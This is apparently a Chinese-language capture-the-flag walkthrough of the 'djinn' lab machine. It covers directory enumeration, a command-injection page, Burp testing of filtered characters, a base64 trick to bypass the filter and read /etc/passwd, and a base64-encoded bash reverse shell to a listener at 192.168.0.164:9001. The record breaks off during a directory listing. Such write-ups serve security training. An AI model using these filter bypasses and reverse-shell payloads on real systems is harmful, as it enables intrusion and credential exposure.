


```
root@kali:~/djinn# gobuster dir -u http://192.168.0.177:7331 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.177:7331
[+] Threads:        100
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/01/03 07:46:30 Starting gobuster
===============================================================
/wish (Status: 200)
/genie (Status: 200)
===============================================================
2020/01/03 07:50:17 Finished
===============================================================
```

3.5.3　命令执行漏洞

页面存在命令执行漏洞


http://192.168.0.177:7331/wish



Oh you found me then go on make a wish.

This can make all your wishes come true


Execute:



Oh you found me then go on make a wish.

This can make all your wishes come true

Execute: whoami




192.168.0.177:7331/genie?name=www-data%0A

```
<!DOCTYPE html>
<html> scroll
▸ <head>⋯</head>
▾ <body>
  ▾ <div class="maincontainer"> grid
    ▸ <div class="bat">⋯</div>
    ▸ <div class="bat">⋯</div>
    ▸ <div class="bat">⋯</div>
      <p>www-data</p>
      <img class="foregroundimg" src="https://www.blissfullemon.com/wp-content/uploads/2018/09
      /HauntedHouseForeground.png" alt="haunted house">
```

信息会返回在 url 上和源码上。

测试其他语句




192.168.0.177:7331/wish

Oh you found me then go on make a wish.

This can make all your wishes come true


Execute: cat /etc/passwd



192.168.0.177:7331/genie?name=Wrong+choice+of+words

发现会被拦截

3.5.4 burpsuite 测试拦截字符



Filter: Showing all items


Request	Payload	Status	Error	Redire...	Timeout	Length	Comment
0		200	□	1	□	1866	
4	$	200	□	1	□	1833	
10	*	200	□	1	□	1833	
14	.	200	□	1	□	1833	
15	/	200	□	1	□	1833	
27	:	200	□	1	□	1833	
31	?	200	□	1	□	1833	
62	^	200	□	1	□	1833	
1	!	200	□	1	□	1812	
2	"	200	□	1	□	1812	
3	#	200	□	1	□	1812	
5	%	200	□	1	□	1812	
6	&	200	□	1	□	1812	
7	'	200	□	1	□	1812	
8	(	200	□	1	□	1812	

拦截 $ * . / : ?^ !" 这些字符


3.5.5 绕过命令执行漏洞

```
echo "cat /etc/passwd" | base64
Y2F0IC9ldGMvcGFzc3dkCg==
echo "Y2F0IC9ldGMvcGFzc3dkCg==" | base64 -d | bash
```

使用 base64 即可绕过



```
POST /wish HTTP/1.1
Host: 192.168.0.177:7331
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.177:7331/wish
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Connection: close
Upgrade-Insecure-Requests: 1

cmd=echo "Y2F0IC9ldGMvcGFzc3dkCg==" | base64 -d | bash
```



```
Content-Length: 5137
Location:
http://192.168.0.177:7331/genie?name=root%3Ax%3A0%3A0%3Aroot%3A%2Froot%3A%2Fbin%2Fba
sh%0Adaemon%3Ax%3A1%3A1%3Adaemon%3A%2Fusr%2Fsbin%3A%2Fusr%2Fsbin%2Fnologin%0Abin%3Ax
%3A2%3A2%3Abin%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Asys%3Ax%3A3%3A3%3Asys%3A%2Fdev%3
A%2Fusr%2Fsbin%2Fnologin%0Async%3Ax%3A4%3A65534%3Async%3A%2Fbin%3A%2Fbin%2Fsync%0Aga
mes%3Ax%3A5%3A60%3Agames%3A%2Fusr%2Fgames%3A%2Fusr%2Fsbin%2Fnologin%0Aman%3Ax%3A6%3A
12%3Aman%3A%2Fvar%2Fcache%2Fman%3A%2Fusr%2Fsbin%2Fnologin%0Alp%3Ax%3A7%3A7%3Alp%3A%2
Fvar%2Fspool%2Flpd%3A%2Fusr%2Fsbin%2Fnologin%0Amail%3Ax%3A8%3A8%3Amail%3A%2Fvar%2Fma
il%3A%2Fusr%2Fsbin%2Fnologin%0Anews%3Ax%3A9%3A9%3Anews%3A%2Fvar%2Fspool%2Fnews%3A%2F
usr%2Fsbin%2Fnologin%0Auucp%3Ax%3A10%3A10%3Auucp%3A%2Fvar%2Fspool%2Fuucp%3A%2Fusr%2F
sbin%2Fnologin%0Aproxy%3Ax%3A13%3A13%3Aproxy%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Aww
w-data%3Ax%3A33%3A33%3Awww-data%3A%2Fvar%2Fwww%3A%2Fusr%2Fsbin%2Fnologin%0Abackup%3A
x%3A34%3A34%3Abackup%3A%2Fvar%2Fbackups%3A%2Fusr%2Fsbin%2Fnologin%0Alist%3Ax%3A38%3A
38%3AMailing+List+Manager%3A%2Fvar%2Flist%3A%2Fusr%2Fsbin%2Fnologin%0Airc%3Ax%3A39%3
A39%3Aircd%3A%2Fvar%2Frun%2Fircd%3A%2Fusr%2Fsbin%2Fnologin%0Agnats%3Ax%3A41%3A41%3AG
nats+Bug-Reporting+System+%28admin%29%3A%2Fvar%2Flib%2Fgnats%3A%2Fusr%2Fsbin%2Fnolog
in%0Anobody%3Ax%3A65534%3A65534%3Anobody%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%
0Asystemd-network%3Ax%3A100%3A102%3Asystemd+Network+Management%2C%2C%2C%3A%2Frun%2Fs
ystemd%2Fnetif%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-resolve%3Ax%3A101%3A103%3Asystemd
+Resolver%2C%2C%2C%3A%2Frun%2Fsystemd%2Fresolve%3A%2Fusr%2Fsbin%2Fnologin%0Asyslog%3
Ax%3A102%3A106%3A%3A%2Fhome%2Fsyslog%3A%2Fusr%2Fsbin%2Fnologin%0Amessagebus%3Ax%3A10
3%3A107%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0A_apt%3Ax%3A104%3A65534%3A%3A
%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Alxd%3Ax%3A105%3A65534%3A%3A%2Fvar%2Flib%2
Flxd%2F%3A%2Fbin%2Ffalse%0Auuidd%3Ax%3A106%3A110%3A%3A%2Frun%2Fuuidd%3A%2Fusr%2Fsbin
%2Fnologin%0Adnsmasq%3Ax%3A107%3A65534%3Adnsmasq%2C%2C%2C%3A%2Fvar%2Flib%2Fmisc%3A%2
Fusr%2Fsbin%2Fnologin%0Alandscape%3Ax%3A108%3A112%3A%3A%2Fvar%2Flib%2Flandscape%3A%2
Fusr%2Fsbin%2Fnologin%0Asshd%3Ax%3A109%3A65534%3A%3A%2Frun%2Fsshd%3A%2Fusr%2Fsbin%2F
nologin%0Apollinate%3Ax%3A110%3A1%3A%3A%2Fvar%2Fcache%2Fpollinate%3A%2Fbin%2Ffalse%0
Asam%3Ax%3A1000%3A1000%3Asam%2C%2C%2C%3A%2Fhome%2Fsam%3A%2Fbin%2Fbash%0Aftp%3Ax%3A11
1%3A115%3Aftp+daemon%2C%2C%2C%3A%2Fsrv%2Fftp%3A%2Fusr%2Fsbin%2Fnologin%0Anitish%3Ax%
3A1001%3A1001%3A%3A%2Fhome%2Fnitish%3A%2Fbin%2Fbash%0A
Server: Werkzeug/0.16.0 Python/2.7.15+
```


url 解密的到 /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sam:x:1000:1000:sam,,,:/home/sam:/bin/bash
```

ftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
nitish:x:1001:1001::/home/nitish:/bin/bash

3.5.6 反弹 shell

bash -i >& /dev/tcp/192.168.0.164/9001 0>&1
编码
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTY0LzkwMDEgMD4mMQo=
解密执行
echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTY0LzkwMDEgMD4mMQo=" | base64 -d |bash




```
root@kali:~# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.0.164] from (UNKNOWN) [192.168.0.177] 48228
bash: cannot set terminal process group (658): Inappropriate ioctl for device
bash: no job control in this shell
www-data@djinn:/opt/80$ 
```

Burp Suite Community Edition v2.1.04 - Temporary Proj
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User
1 × 2 × 3 × 4 × 5 × ...
Send Cancel < >
Request
Raw Params Headers Hex
Response
Raw Heade

```
POST /wish HTTP/1.1
Host: 192.168.0.177:7331
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.177:7331/wish
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Connection: close
Upgrade-Insecure-Requests: 1

cmd=echo+"YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xOTIuMTY4LjAuMTY0LzkwMDEgMD4mMQo%3d"+|+base64+
-d+|bash
```


3.5.7 切换 python shell

python -c 'import pty;pty.spawn("/bin/bash")'



```
bash: no job control in this shell
www-data@djinn:/opt/80$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@djinn:/opt/80$ 
```

3.5.8　分析 pythonweb




```
www-data@djinn:/opt/80$ ls -al
total 24
drwxr-xr-x 4 www-data www-data 4096 Nov 17 13:37 .
drwxr-xr-x 4 root     root     4096 Nov 14 19:19 ..
